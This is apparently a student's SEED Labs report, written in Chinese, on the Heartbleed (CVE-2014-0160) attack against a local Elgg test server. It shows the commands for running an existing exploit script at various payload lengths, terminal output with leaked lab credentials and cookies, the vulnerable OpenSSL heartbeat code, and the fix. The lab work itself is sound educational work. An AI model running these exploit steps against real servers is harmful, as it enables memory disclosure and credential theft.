



网络安全线上实验

学 院： 信息科学与工程学院

专业班级： 信息安全 1401 班

指导老师： 王伟平

学 号： 0906140126

姓 名： 王珊珊

目录

实验一 Heartbleed 实验.....	1
一、 实验名称.....	1
二、 实验环境.....	1
三、 实验目的.....	1
四、 实验任务.....	1
4.1 任务一： Heartbleed 攻击.....	2
4.2 任务二： 查找造成 Heartbleed 漏洞的原因.....	4
4.3 任务三： 对策和错误修复.....	8
五、 实验总结.....	11

实验一 Heartbleed 实验

一、实验名称

心脏滴血实验

二、实验环境

在此次实验中，我们需要建立两台虚拟机，一个是攻击机，一个是受害者服务器。我们使用预建的 seedubuntu12.04 VM 虚拟机。虚拟机需要使用 NAT 网络适配器设置网络状态为 NAT 模式。这可以通过虚拟机设置、选择网络，然后点击适配器标签切换到 NAT 网络适配器，确保虚拟机在同一网络。

在攻击中使用的网站可以是任何使用 SSL/TLS 的 HTTPS 网站，因为攻击一个真实的网站是非法的，因此，在我们的虚拟机中已经设置好了一个网站，从而在自己的虚拟机中建立攻击。我们使用一个开源的社交网络应用程序——Elgg，并将其放入如下网址：<https://www.heartbleedlabelgg.com>。

我们需要修改攻击者机器上的/etc/hosts 文件，将服务器名称映射到服务器虚拟机的 IP 地址。在目录文件/etc/hosts 下，用载有 Elgg 应用程序的服务器虚拟机的实际 IP 地址替换原有的 IP 地址 127.0.0.1。

www.heartbleedlabelgg.com 127.0.0.1

三、实验目的

了解什么是心脏滴血攻击，心脏滴血攻击的原理，造成心脏滴血攻击的原因漏洞，以及相应的改进措施。

四、实验任务

在做实验之前，我们需要先了解心跳协议是如何工作的。心跳协议包含两种信息类型：心跳请求包和心跳回应包。客户端向服务器发送一个心跳请求包，当服务器接收包的时候，

在做实验室任务之前，我们需要了解心跳协议是如何工作的。心跳

协议包含两种消息类型：HeartbeatRequest 包和 HeartbeatResponse 包。客户端发送一个 HeartbeatRequest 包给服务器。当服务器接收到它时，返回一个包含请求包信息的回应包。目的是保持连接。该协议如图 1 所示。




图 1 心跳协议概述

4.1 任务一： Heartbleed 攻击

在这个任务中，我们将在自己的社交网络网站上进行 Heartbleed 攻击，观察会造成什么样的破坏。Heartbleed 攻击的实际伤害取决于在服务器内存中存储着什么样的信息。如果服务器上没有太多的活动，将无法窃取有用的数据。因此，我们需要作为合法用户与网络服务器进行交互。我们将以管理员的身份进行如下

操作。


1. 访问浏览器 <https://www.heartbleedlabelgg.com>, 作为网站管理员登录网站, 用户名: admin 密码: seedelgg, 添加 Bobby 为朋友 (More -> Members , 点击 Bobby -> Add Friend), 向 Bobby 发送一条私人消息。在作为合法用户做了足够的互动, 可以发动攻击, 看看可以从受害者服务器上得到什么样的信息。编写程序启动 Heartbleed 攻击。

从开始编写程序是不容易的, 因为它需要的是低层次的知识的心跳协议。幸运的是, 已经有人写了攻击代码。因此, 我们将使用现有的代码来获得第一手的在 Heartbleed 攻击的经验。我们使用的代码称为 attack.py, 是由 Jared Stafford 写的。我们对教育目的的代码做了一些小的修改。可以从实验室的网站下载代码, 更改其权限, 所以该文件是可执行的, 然后可以进行运行。

运行攻击代码如下:

```
$ ./attack.py www.heartbleedlabelgg.com
```

我们需要多次运行攻击代码以获取有用的数据。尝试, 看看是否可以从目标服务器中得到的下列信息。(1) 用户名和密码 (2) 用户活动 (用户所做的) (3) 私人信息的确切内容。运行结果如图 2、图 3 所示, 获取的登录时的用户名是: admin, 密码是 seedelgg。用户活动是发送私人消息, 获取的私人信息的确切内容主题是: BIGBANG, 具体内容是: I like bigbang and gd。



```
Terminal
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@. AAAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...1.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=vme6t00unca8d03ju2i8nms3s5
Connection: keep-alive
t...+...o...[.S.....cation/x-www-form-urlencoded
Content-Length: 99
__elgg_token=13f6c89eb3ffcdf30aa680f5f0b24053&__elgg_ts=1478683507&username=admin&password=seedelgg.1..k.HY..0.].K'
[11/09/2016 01:28] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com
defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@. AAAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
```

图 2 用户名密码获取截图



图 3 获取私信确切内容截图

4.2 任务二：查找造成 Heartbleed 漏洞的原因

在这项任务中，我们将比较良性的数据包和恶意的数据包被攻击者的代码发送的结果，探索的 Heartbleed 漏洞的根本原因。Heartbleed 攻击是基于心跳请求。这个请求只是向服务器发送一些数据，服务器将数据复制到它的响应数据包中，所以所有的数据都会被响应。在正常情况下，假设请求包括 3 个字节的数据“ABC”，所以长度字段有一个值 3。服务器将数据放在内存中，并从数据的开始复制 3 个字节到它的响应数据包。在攻击场景，请求可能包含 3 个字节的数据，但长度字段可以是 1003。当服务器构造它的响应数据包，它从数据的开始（即“ABC”）复制，但它拷贝了 1003 个字节，而不是 3 字节。这些额外的 1000 种类型显然不是来自于请求包，它们来自服务器的私有内存，并且可以包含其他用户的信息、密钥、密码等信息。

在这项任务中，我们将使用请求的长度字段。首先，要先了解心跳响应数据包是如何建立的，如图 4 所示。当心跳请求数据包到来时，服务器将解析数据包来获取有效载荷和有效载荷长度值（在图 4 中突出显示）。这里的有效载荷是只有 3 字节字符串“ABC”，有效载荷的长度值是 3。服务器程序将盲目从请求数据包中取此长度值。然后，它通过指向存储“ABC”的内存来构建响应数据包，并将有效负载长度字节复制到响应有效负载。以这种方式，响应数据包将包含一个 3 字节字符串“ABC”。

我们可以发动 Heartbleed 攻击如图 5 所示。保持相同的有效载荷（3 字节），但将有效载荷长度字段设置为 1003。服务器在建立响应数据包时将再次盲目地使用这个有效负载的长度值。这一次，服务器程序将指向字符串“ABC”，并从内存中复制 1003 个字节到响应数据包作为有效负载。除了字符串“ABC”，额外的 1000 字节被复制到响应数据包，这可能是来自于内存中的任何信息，如秘密活动、日志信息、密码等。




图 4 良性心跳通信图




图 5 Heartbleed 攻击通信图

我们的攻击代码允许使用不同的有效载荷长度值。默认情况下，该值设置为

一个比较大的值（0x4000），但可以使用命令选项“-l”或“--length”来减小有效载荷长度值，如下所示：

```
./attack.py www.heartbleedlabelgg.com -l 0x015B
```


```
./attack.py www.heartbleedlabelgg.com --length 83
```

使用不同的有效载荷长度值来运行攻击程序，并回答一下问题。

1. 随着长度的变化减小，你会观察到什么样的差异？

2. 随着长度变量的减小，输入长度变量有一个边界值。在该边界或低于该边界时，心跳查询将收到一个响应数据包，而不附加任何额外的数据（这意味着要求是良性的）。请找到边界长度。你可能需要尝试许多不同的长度值，直到 Web 服务器发送回没有额外的数据的答复。为了帮助我们找到该临界值，当返回的字节数小于预期的长度，程序将打印 "Server processed malformed Heartbeat, but did not return any extra data."

3. 如下图所示，随着长度变量的减小，捕获消息的长度也在递减，在实验时，通过使用不同的长度变量值进行实验，并采用二分之一逐渐减小，确定了临界长度值，实验值依次为 83、43、23、22，最终根据题目要求，当找到临界值时，程序将打印 "Server processed malformed Heartbeat, but did not return any extra data."，确定其临界值为 22。



```
Terminal
[11/09/2016 08:03] seed@ubuntu:~$ su
Password:
[11/09/2016 08:03] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com
--length 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAAAABCEFGHIJKLMNOP...
...!.9.8.....5.....
... ..xt.BX.....

[11/09/2016 08:03] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com
--length 43

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerablity aka heartbleed (CVE-2
014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
```

图 6 长度值 83 实验图


```
Terminal
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...!.9.8.....5.....
... ..xt.Bx.....

[11/09/2016 08:03] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com
--length 43

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####
..AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
<..2S....{...$0S

[11/09/2016 08:04] root@ubuntu:/home/seed#
```

图 7 长度值 43 实验图

```
Terminal
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####
..AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
<..2S....{...$0S

[11/09/2016 08:04] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..AAAAAAAAAAAAAAAAAAAAABCW..BW....dX....

[11/09/2016 08:06] root@ubuntu:/home/seed#
```

图 8 长度值 23 实验图

```
Terminal
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCW..BW....dX....
[11/09/2016 08:06] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com --length 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/09/2016 08:08] root@ubuntu:/home/seed#
```

图 9 长度值 22 实验图（临界值图）

4.3 任务三：对策和错误修复

为了修复 Heartbleed 漏洞，最好的办法是更新到最新版本的 OpenSSL 库。这可以通过使用以下命令来实现：`#sudo apt-get update`，`#sudo apt-get upgrade`。应该指出的是，一旦它被更新，很难回到脆弱的版本。因此，确保在更新之前完成了以前的任务，还可以在更新之前对虚拟机进行快照。

1.在更新 OpenSSL 库后再次尝试攻击，描述你的观察。

```
Terminal
Setting up apparmor (2.7.102-0ubuntu3.10) ...
Installing new version of config file /etc/apparmor.d/abstractions/ubuntu-browser
s.d/ubuntu-integration ...
* Starting AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd
[ OK ]
* Reloading AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd
[ OK ]
Processing triggers for libreoffice-common ...
Setting up libreoffice-emailmerge (1:3.5.7-0ubuntu12) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
Processing triggers for libgdk-pixbuf2.0-0 ...
Processing triggers for bamfdaemon ...
Rebuilding /usr/share/applications/bamf.index...
Processing triggers for intransfs-tools ...
update-intransfs: Generating /boot/initrd.img-3.5.0-37-generic
[11/16/2016 00:01] root@ubuntu:/home/seed# ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/16/2016 00:06] root@ubuntu:/home/seed#
```

更新 OpenSSL 库后，再次尝试攻击时，显示的内容和长度变量为临界值时显示的内容是相同的，并且无法捕捉获得用户名和密码以及相关内容信息。

2.本课题的目的是要弄清楚如何修改源代码中的 Heartbleed 错误。下面的结构体（和源代码不完全相同）是心跳请求/响应包的格式。

```
struct {  
    HeartbeatMessageType type; // 1 byte: request or the response  
    uint16 payload_length; // 2 byte: the length of the payload  
    opaque payload[HeartbeatMessage.payload_length];  
    opaque padding[padding_length];  
} HeartbeatMessage;
```

第一段（1 字节）是数据包的类型信息，第二段（2 字节）是有效载荷长度，其次是实际载荷和芯子。有效载荷的大小应该和有效载荷长度字段中的值相同，但在攻击场景中，有效载荷长度可以设置为不同的值。下面的代码片段显示了服务器是如何从请求包复制数据到响应包中的。

```
1 /* Allocate memory for the response, size is 1 byte  
2 * message type, plus 2 bytes payload length, plus  
3 * payload, plus padding  
4 */  
5  
6  
7 unsigned int payload;  
8  
9  
10 // Read from type field first  
11 hbtype = *p++; /* After this instruction, the pointer  
12 * p will point to the payload_length field *.  
13  
14 // Read from the payload_length field  
15 // from the request packet  
16 n2s(p, payload); /* Function n2s(p, payload) reads 16 bits  
17 * from pointer p and store the value  
18 * in the INT variable "payload". */
```

```

18
19
20 pl=p; // pl points to the beginning of the payload content
21
22 if (hbtype == TLS1_HB_REQUEST)
23 {
24 unsigned char *buffer, *bp;
25 int r;
26
27 /* Allocate memory for the response, size is 1 byte
28 * message type, plus 2 bytes payload length, plus
29 * payload, plus padding
30 */
31
32 buffer = OPENSSL_malloc(1 + 2 + payload + padding);
33 bp = buffer;
34
35 // Enter response type, length and copy payload
36 *bp++ = TLS1_HB_RESPONSE;
37 s2n(payload, bp);
38
39 // copy payload
40 memcpy(bp, pl, payload); /* pl is the pointer which
41 * points to the beginning
42 * of the payload content */
43
44 bp += payload;
45
46 // Random padding
47 RAND_pseudo_bytes(bp, padding);
48
49 // this function will copy the 3+payload+padding bytes
50 // from the buffer and put them into the heartbeat response
51 // packet to send back to the request client side.

```

```
52 OPENSSL_free(buffer);
```

SEED Labs – Heartbleed Attack 7

```
53 r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
```

```
54 3 + payload + padding);
```

```
55 }
```

请从清单 1 中指出代码的问题所在，并且提供一个解决方案来修复漏洞。不需要重新编译代码；只需要描述你如何解决你的问题。此外，请评论一下爱丽丝，鲍伯和伊娃有关 Heartbleed 漏洞根本原因的讨论：爱丽丝认为根本原因是在缓冲区拷贝过程中缺少边界检查；鲍伯认为原因是缺少用户输入验证；伊娃认为，我们可以从包中删除长度值去解决问题。

答：Heartbleed 漏洞，这项严重缺陷的产生是由于未能在 `memcpy()` 调用受害用户输入内容作为长度参数之前正确进行边界检查。可以在复制前进行边界检查，防治过度读取缓冲。攻击者可以追踪 OpenSSL 所分配的 64KB 缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容，这样一来受害者的内存内容就会以每次 64KB 的速度进行泄露。该漏洞被归为缓冲过度读取。缓冲过度读取错误是软件可以读取比应该被允许还多的数据。在上述三个人中，爱丽丝的观点是正确的。

五、实验总结

通过此次实验，我对 heartbleed 实验的原理和过程有了进一步的理解和认识，Heartbleed 漏洞，这项严重缺陷(CVE-2014-0160)的产生是由于未能在 `memcpy()` 调用受害用户输入内容作为长度参数之前正确进行边界检查。攻击者可以追踪 OpenSSL 所分配的 64KB 缓存、将超出必要范围的字节信息复制到缓存当中再返回缓存内容，这样一来受害者的内存内容就会以每次 64KB 的速度进行泄露。通过此次实验，锻炼了我的动手能力和分析问题解决问题的能力，在实验中遇到一些困难，面对困难难题要想办法解决，不断学习探索，在这次实验中，拓展了我的知识面，学习到了许多新的知识和理论，对我的实践操作能力也是一次锻炼和提升，在日常的学习中，应该多多尝试体验这样的线上学习来提升自己。